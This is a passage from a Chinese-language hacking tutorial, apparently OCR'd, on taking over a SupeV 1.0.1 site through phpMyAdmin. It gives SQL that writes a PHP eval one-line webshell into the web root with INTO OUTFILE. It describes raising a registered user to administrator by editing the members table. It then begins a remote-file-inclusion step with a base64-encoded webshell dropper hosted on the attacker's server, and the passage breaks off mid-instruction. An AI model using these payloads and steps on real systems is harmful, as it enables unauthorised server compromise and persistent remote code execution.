


图 3

假设我们寻找到的phpmyadmin的访问地址为http://127.0.0.1/phpadmin，使用得到的用户名和密码（root和123456）进行登录，登录成功后新建一个数据库test1，然后点一下这个数据库来选中它，接着点"SQL"按钮来执行sql命令，输入如下代码，然后按"执行"按钮，如图4。

```
Create TABLE a (cmd text NOT NULL);
Insert INTO a (cmd) VALUES('<?php eval($_POST[cmd]);?>');
select cmd from a into outfile 'C:/Program Files/Apache Group/Apache2/htdocs/superv/test1.php';
Drop TABLE IF EXISTS a;
```

其中“C:/Program Files/Apache Group/Apache2/htdocs/superv/”是SupeV在硬盘上的物理安装路径，可以通过上面那个工具得到。执行成功后就会在C:/Program Files/Apache Group/Apache2/htdocs/superv/目录下生成test1.php，test1.php的内容为“<?php eval($_POST[cmd]);?>”（lanker的一句话木马），现在就可以使用phplanker一句话木马客户端来连接http://127.0.0.1/superv/test1.php了，如图5。




图4







图5


上面说的是通过数据库root用户来拿webshell，如果当前的数据库用户不是root（没有导出webshell的权限），我们还能不能拿到webshell呢？刚开始我就已经说过了，完全可以的，只是要多一点步骤罢了。假设我们得到的数据库连接用户是user（密码为123456），它只对SupeV 1.0.1的数据库supev有权限，在SupeV 1.0.1中注册一个会员，然后我们进入phpmyadmin把它提升为管理员，我注册的会员为test2，密码为123456。使用用户user登录进入phpmyadmin后找到SupeV的数据库supev，点击sv_members表，选中test2这个用户，然后点那个铅笔形的更改按钮，如图6，接着把admgid字段的值由0该为1，最后按“执行”按钮使更改生效，如图7，这样就可以把test2这个用户给提升为管理员了。


图6

由于漏洞文件test.php可以读取远程文件，所以我们就借助它来获得webshell。把以下php代码**<?php fputs(fopen("111.php","w"),base64_decode("PD9ldmFsKCRfUE9TVFtjbWRdKTs/Pg=="));?>**保存到一个文本文件中，我保存的是test.txt，然后把test.txt上传到你的网站空间